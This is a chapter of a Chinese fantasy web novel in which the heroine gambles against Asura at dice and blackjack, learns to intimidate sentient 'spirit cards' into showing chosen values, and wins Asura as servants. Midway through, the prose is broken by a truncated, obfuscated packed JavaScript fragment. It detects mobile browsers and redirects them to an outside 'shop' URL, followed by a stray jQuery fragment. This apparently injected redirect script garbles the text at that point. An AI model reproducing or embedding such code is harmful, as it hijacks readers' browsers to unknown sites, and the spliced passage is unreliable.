这个赌桌的规则是比大小,操作非常简单。
就是两个骰子,分为左右,先押左大还是右大。下注以后由主持人开始分别扔两个骰子,最后比对大小。
概率都是一样的,安妮尝试着下了左边。
“左!左!左!”
“右!右!右!”
阿修罗还是不住欢呼着,只是这一次,安妮加入了祈祷的行列。她没有大喊出声,只是心里默念着,一定要是左。
负责主持的阿修罗同时甩了左右两边,也没有故意制造悬念的意思,直接两边同时打开。
左“5”右“1”,左赢了!
安妮学着旁边胜利的人,将自己押的注和赚的金币收回。
不知为何,这些阿修罗似乎都只下一个金币,她也就先下了一个金币试水。此时赢了,也只赢到了一个金币。
赌局再次开始,又是哗啦啦的金币被摆放成堆。
虽然很多,但其实每个阿修罗就只给了一个金币,很少遇到有给两个的。
速度有些慢,安妮能确定之前遇到过阔绰的阿修罗,桌子上的金币几乎堆成小山,因此,她决定换个目标。
要看哪个桌子上金币多很简单,安妮很快就找到了一个赌桌。
这个赌桌的规则要复杂些,安妮看了许久才学会。二十一点,简单来说就是参加的阿修罗先押注,然后每个阿修罗都得到两张扑克牌,接着他们会选择继续摸牌或者就此停止。
超过二十一点的阿修罗视为爆炸,最接近二十一点的阿修罗获胜,在中间的阿修罗照样是输。
因此,阿修罗们基本都会选择摸牌。
安妮这次下了五个金币,这是负三号手里的一半,却是这张牌桌的入场券。
是的,每个牌桌上的玩法不一样,下注和收取的方式也不一样,这张赌桌玩法是二十一点,押注方式是每人五个金币,而胜利的一方,就可以获得所有赌注!
游戏开始,她紧张地查看自己的牌:一张“7”,一张“5”。
根据经验,还可以再摸。
安妮又摸了一张,“3”。
这个数字不大,但再摸下去又很容易炸。安妮纠结片刻,最后还是决定继续。
没想到,下一张是“6”!
正好二十一点!
自己旁观了不下十场牌局,可是凑齐二十一点的寥寥无几,安妮没想到自己也能成为那个幸运儿。
最关键的是,二十一点必定获胜,就算和谁打成平手,也能得到一半的金币!
事实证明,好运并不是大白菜。阿修罗们最高点数才十九点,安妮轻而易举获得了胜利。她在阿修罗的欢呼声中再次下注,投入新一轮的征伐。
输,很正常,再来就是了。
只要赢了,赚取的远远能够弥补这点损失。
你来我往,安妮沉浸在赌局中,时间很快过去……
就在她又要开始下一轮游戏的时候,旁边的负三号忽然也挤了上来。他看着安妮,语气坚定道:“给我金币,我也要加入。”
“什么?”
负三号因为慕强意识的影响,一直跟在她身边,寸步不离,连说话都很少。可是现在,他却主动找自己提要求——应该是觉醒下一段意识了。
这么快的吗?还是说,自己玩得太久了?
安妮看了看手里的金币,才几十枚,和一开始参加游戏的时候差别并不大。
最初自己赢的次数确实很多,但后来越来越少,反而把赢来的都输进去了。只是胜利的收获太大,对比之下输的又不是那么多了。
周而复始,无穷无尽。
根本没办法得到所有金币!
“你还有多少金币?还给我,我也要去。”
安妮确信负三号是不会沉迷赌博的,所以他现在应该是觉醒了族群意识,想要合群。只是,这金币当然不能给他。
“你跟着我,金币会有的。”
到底是提醒了自己,安妮也没对负三号太过察言厉色。
继续赌博是不现实的,她开始思考别的办法。
就在安妮带着负三号边走边想的时候,忽然又看到一只黑漆漆的手伸向赌桌。
她立刻上前,想抓住那个小偷。
这绝对是和负三号一样的突破点!
然而这个阿修罗似乎格外聪明,察觉到安妮朝自己跑来,他便收了手,融入杀红眼的阿修罗中,一起嘶吼,把桌子拍得震天响。
安妮赶到的时候,看见的只有一个个无比相似的阿修罗。
那个阿修罗的反应不是负三号能比的,无论是身体,还是脑子。
这让安妮不得不怀疑,也许,负三号属于那些聪明阿修罗里的笨蛋。
不论如何,一定要找到他!安妮握拳,视线在牌桌上逡巡。
这些阿修罗不赌到最后一刻不会罢休,离开的必定有问题,她就不信找不出那个阿修罗。
然而,就在安妮聚精会神盯着桌面的时候,身边忽然传来响动。她赶忙回头,果然,负三号想要离开!
就算如今的他没有自由意识,潜意识里也想要摆脱自己加入族群。
安妮拉住负三号的衣角,再回头,就感觉赌桌上的布局变了。
还是让那个阿修罗跑了。
不过没关系,至少负三号没跑,安妮很清楚不能因小失大。
考虑到负三号之后肯定会反抗,安妮决定暂时离开赌场,去找一根结实点的绳子。
她随便选了个方向前进:其实只要对比一下赌桌上的金币多少,很容易就能找到出口。
只是没想到,走到边缘线以后,负三号却卡住了。
就像是撞上了一面空气墙,无法行走。
安妮没办法,想了想,只能将兜里的金币给他,指着距离最近的赌桌道:“去那里玩吧。”
负三号顿时眉开眼笑,拿着金币走了。
安妮不敢耽误,确定负三号所在的赌桌位置,便立刻朝外跑去。
过了一会儿,她终于再次看到了卜拉克的木头人。
“请你给我一根绳子!”
木头人意识和卜拉克相通,应该能转达。
果然,为首的木头人眼睛闪了闪,随后僵硬地点头。
但安妮等了许久,都没有等到绳子,而是等到了莫斯卡。
见莫斯卡手上没有绳子,安妮疑惑了。
“这是……”
“抱歉,我要很遗憾地通知你,如果你的绳子是用于黑暗领域二层的阿修罗身上的话,恐怕不行。”
“为什么?”“它们都是以灵魂的方式存在的,虽然能够触摸到,但那只是因为你进去的时候是魂体。而想束缚它们,需要一根灵魂做的绳子。”
“那……”
“我们当然没有。”
“哪有?我可以去找!”
只要快一点,应该来得及。
负三号觉醒意识的时间明显是越来越长的,之前她浪费了很多时间,好在推算下来至少还有十多天。
“你找我们拿绳子,是为了做什么?”
“就像你说的,束缚一个阿修罗。我现在让他在一个区域活动,但是不知道过多久,他就会离开。”
“这好办,只要让它听你的话就好了。”
“可是他会觉醒自由意识的……总之,他不可能一直听我的话——不然我也不会想办法找你们要绳子了。”
“是么?看来你还没有摸清黑暗领域二层的规则。——我以为你已经知道了呢。”“什么规则?”
“你有尝试过完全胜过一个阿修罗吗?将它的金币赢完的那种。”
“我……想过,但是没有。”
赌桌上有输有赢,后期的她甚至快要倒贴,哪里有机会完全赢过谁?正是连这一点都没做到,安妮才觉得时间都被浪费了。
“你是说,将他们完全压制取胜,就能得到这个阿修罗的控制权?”
“也不完全是……但总之,赢完那个阿修罗的金币,会有你想要的结果。”
“我明白了!但是,我的牌技其实并不高超……你有什么技巧吗?”
“玩牌?这可是卜拉克的拿手技能啊。或许,你可以去找她探讨一下。磨刀不误砍柴工,不是么?”
“带路。”
安妮和莫斯卡赶到王宫的时候,桌子上已经放了三个骰子。
卜拉克面色冷淡,拿着和骰子中点一样颜色的扑克牌在手里耍弄。她的手指灵活,不知怎么操作,扑克牌在她手中便被洗得哗啦啦作响。
她甚至将扑克牌丢到空中,从下方接住,纸牌连成一条直线,没有断开,也没有抛撒。
“你还是这么喜欢花里胡哨的东西。”
莫斯卡说完,示意安妮坐在旁边,她则挨着安妮坐下。
“学牌?”
“嗯……”
安妮点点头,有些拘谨。
卜拉克直接开始教学,缓解了尴尬:“无论是灵牌还是灵骰,其实都是有灵的,只要控制了其中的灵,想要改变数字自然是轻而易举。”
“控灵?”
安妮还以为卜拉克会教学黑暗中如何悄悄行动,看牌换牌,没想到,手段竟然这么简单粗暴。
“你如果想和我一样,做到在黑暗中神不知鬼不觉地用物理手段换牌换点数,也不是不可能,但十多天的时间,恐怕来不及。”
所以只能走捷径。
“下面,我就教你,怎么感知牌灵。你要做的,就是恐吓它、收服它,让它为你所用。”
“什么?”
安妮愣了一下,随即被卜拉克抓住手腕。一股阴冷的黑暗之力传来,一直汇聚到眼球上。安妮忽然感觉卜拉克手里的牌有了五官,每一张都凶神恶煞龇牙咧嘴。
她正疑惑着,就听到了鬼牌的声音。
沙哑粗糙,但又带着孩童般的顽劣:“这次换成什么点数?女王没有告诉我们,完了完了,没猜到她心思的话不会被打吧?”
“救命啊!我不要被打啊!你们快想想办法!”
五十四张灵牌七嘴八舌,但都带着恐惧。
他们似乎意识不到自己的存在。
安妮试探性开口:“你们好,打扰?”
灵牌安静下来,看着安妮,沉默了两秒。
随后,为首的灵牌爆发出尖利的笑声:“哈哈哈哈兄弟们,你们听见了吗?她说‘你们好’!这个小屁孩儿在对我们问好!”
“我不是小屁孩。”
安妮皱眉,但谨慎的性格和温柔的脾性让她没有立刻生气。
灵牌们似乎知道了面前人的性格,全都哈哈大笑起来。直到卜拉克的手将扑克牌收起,在桌子上敲了敲。
很简单的动作,灵牌们却瞬间静若寒蝉。
“放心,它们的实力,没有你的万分之一。”
卜拉克说完,直接将灵牌甩给安妮。
整副牌牢牢地黏在一起,就像一块小砖。安妮正想接过,忽然看见背面最上方的那张灵牌张开了血盆大口。
她悄悄将寒焰的力量灌注手指,拿过灵牌。
正如卜拉克所说,这灵牌没有一点攻击力,她的手指被咬着,却没有任何感觉。
“哈哈哈终于摆脱女王了!!我们自由了!你休想再控制我们!”
灵牌还在叫嚣,安妮思考片刻,指尖燃起寒焰。
寒焰乃是世间极寒极热的火焰,能够将灵魂焚烧得一干二净。即使指尖上的火苗只有豆大一点,灵牌还是瞬间安静了下来。
可惜,晚了。
安妮直接将寒焰甩到咬自己的灵牌上,尖叫声立刻响起,震耳欲聋。
“灵牌少一张,整副牌都会消失。”
卜拉克忽然道。
安妮的动作停下,吞噬了灵牌一个角的寒焰瞬间熄灭。紧接着,整副牌的光泽都降低了一点,而那张牌的角也长了出来。
“灵牌的能量是有限的,它们补充了缺漏的角,自身实力就要下降。”
“哦……”
安妮似懂非懂地点头。
还是认真听讲的乖学生模样,灵牌却再也没有看轻她的意思。甚至原来吵吵嚷嚷的牌都闭紧了嘴巴,生怕成为下一个倒霉鬼。
虽然疗伤用的是整副牌的能量,但疼痛是只有被烧的牌感觉到的。
35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17296880|198573||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
>“现在,你可以命令它们了。”
卜拉克说完,拿起安妮手里的牌做了个示范。
她把一张灵牌放在桌子上:“这是5。”
翻开,果然是“5”。
“这是7,这是9……这是红桃,这是黑桃……”
不管是详细的数字还是模糊的花纹,翻开的灵牌都能符合。
“这是红桃三,这是红桃三,这是红桃三……”
一排灵牌,翻看全都是一模一样的红桃三。
这作弊的场景让安妮目瞪口呆。
“阿修罗不会发现问题吗?”
“要看它们的智商。”
卜拉克说完安妮就懂了:像是负三号那样的阿修罗就可能察觉出不对劲,但是别的阿修罗还没这个能耐。
只要不是把两张牌大大咧咧摆在他们面前就行了。
扑克牌尝试完,还有骰子。不过这一次,安妮还没有展示出寒焰,骰子就已经乖乖就范。
它可是目睹了自家牌兄的惨状。
寒焰确实好用,但我总不能直接在负三号面前展示,威胁灵骰就范……安妮摸着下巴,问道:“女王,可以告诉我,你是怎么收服这副牌和骰子的吗?”
“哦?很简单啊。”
卜拉克说着,拿起一张灵牌,直接撕开。接着,拿出一颗骰子放桌上,一掌下去。
灵牌和骰子再恢复,光芒又暗淡了一些。她看在眼里,指尖浮出些黑暗之力,输送给它们。
不能玩死了,毕竟是主人给的东西。
“手段很实用,不过注意分寸,黑暗领域二层的东西都很宝贵,伤了碰了,我也不知道会发生什么。”
“好,谢谢。”
安妮点头。“学完了?那就回去了吧。”
莫斯卡伸了个懒腰,继续带路。
安妮回到黑暗领域第二层的时候,负三号已经彻底融入同伴当中。
她也不着急,暗中尝试恐吓了灵骰几次,确定没问题,才开始寻找负三号。
好在她还记得负三号参加的是什么游戏,加上询问阿修罗的号数进行推理,很容易就能找到负三号。
看见负三号的时候,他已经杀红了眼,和那些阿修罗一样拍着桌子,扯着嗓子,兴奋得让人惶恐。
安妮将负三号拎出来,他立刻开始剧烈挣扎。可惜这点力气在安妮手中根本不够看,直接被提溜到了一旁的空地上。
“战果怎么样?”
“你要做什么?”
自己走的时候把全部金币都给了负三号,现在当然要拿回来。不过想到莫斯卡的提醒,安妮并没有拿走所有金币。
数了数,给他留了二十枚,安妮微微一笑:“边缘的赌桌只有比大小,不好玩,咱们去远一点的牌桌怎么样?”
牌桌的规则普遍比骰子的赌桌复杂,但赌注也大。“可以可以!”
安妮于是领着负三号前往远处的赌桌。
期间,负三号看着周围的场景,有一点逃跑的念头就被安妮拉回。他最后只能心无旁骛地赶路,期待早点到地方。
“就前面那个吧!”
安妮看着熟悉的二十一点,激动道。
熟悉的规则,但这一次参加的条件变成了二十枚金币,当然,这只是门槛,你也可以多加。
至少安妮就看见不少阿修罗多投入了很多金币,但她不知道为什么。
“咱们一局定胜负如何?你压上所有,我也一样。”
“好。”
负三号将所有金币拍在桌子上,然后开始拿牌。
安妮也把金币堆好,然后捏紧灵牌,用卡牌挡住自己的动作。之后,她指尖燃起寒焰:“我要一个七,一个八。”
事实证明,寒焰就是灵魂的克星,之前那副灵牌已经告诉她最简单的办法,安妮当然不打算用别的方式。
果然,灵牌的牌面开始改变,变成了一张“7”一张“8”。
安妮在牌堆里又摸了一张,嘴里说着:“我猜这个一定是6吧。”
拿来一看,是6。
若放在其他种族上面,必定会察觉到不对劲,但这些黑暗阿修罗并不在意安妮说的话。他们眼里只有赌,也只有输赢。
而很明显,安妮赢了。
“不!”
负三号大喊一声,随后一闪,收缩成一张卡牌。
安妮眼疾手快,将那张牌拿到。
和自己观察到的一样,正面彩色,背面黑白,右下角写着数字。拿到卡牌的一瞬间,安妮似有所感,将卡牌再次掷出,心念一动,负三号出现。
他环顾四周,似乎有些迷茫自己的处境。看见安妮,他眼神微变,随后道:“主人,你要让我做什么?”
主人?
自己这样,就算是收服负三号了?
安妮想到负三号的牌,决定再尝试一下。她还有很多疑惑没有解开,但不能拿负三号做实验。
“你跟着我。”
“好的。”
负三号说完,站到安妮身后。安妮确定他不会离开之后,朝着最近的牌桌走去。
还是二十一点,还是那副牌,还是同样的碾压式胜利。但赌桌上的阿修罗没有丝毫怀疑,还是给着金币,继续游戏。
又过了几轮,几个阿修罗的金币同时用完,听见熟悉的惨叫,安妮立马收起几张卡牌。
一共四张。
这次的号数很小,负七万三千六百五十二,负七万三千六百五十三,负七万三千六百五十四,负七万三千六百五十五。
四张牌除了数字,正面的颜色也有差距,两张红的,两张蓝的。
安妮摸索着卡牌,正面光滑整洁,背面的数字上却有一点凸起的颗粒。就像在手指上捻摩沙子,质感很明显。直觉告诉她,这些凸起是可以扣掉的,但现在的自己弄不掉。
甚至,她尝试着撕扯鬼牌,也不行。
安妮的力气毋庸置疑,那么只有一种可能了:这是真的鬼牌。
不容破坏,也无法被破坏。那么这样的鬼牌,一共有多少张呢?安妮拿着手里的四张牌,朝着更深处走去。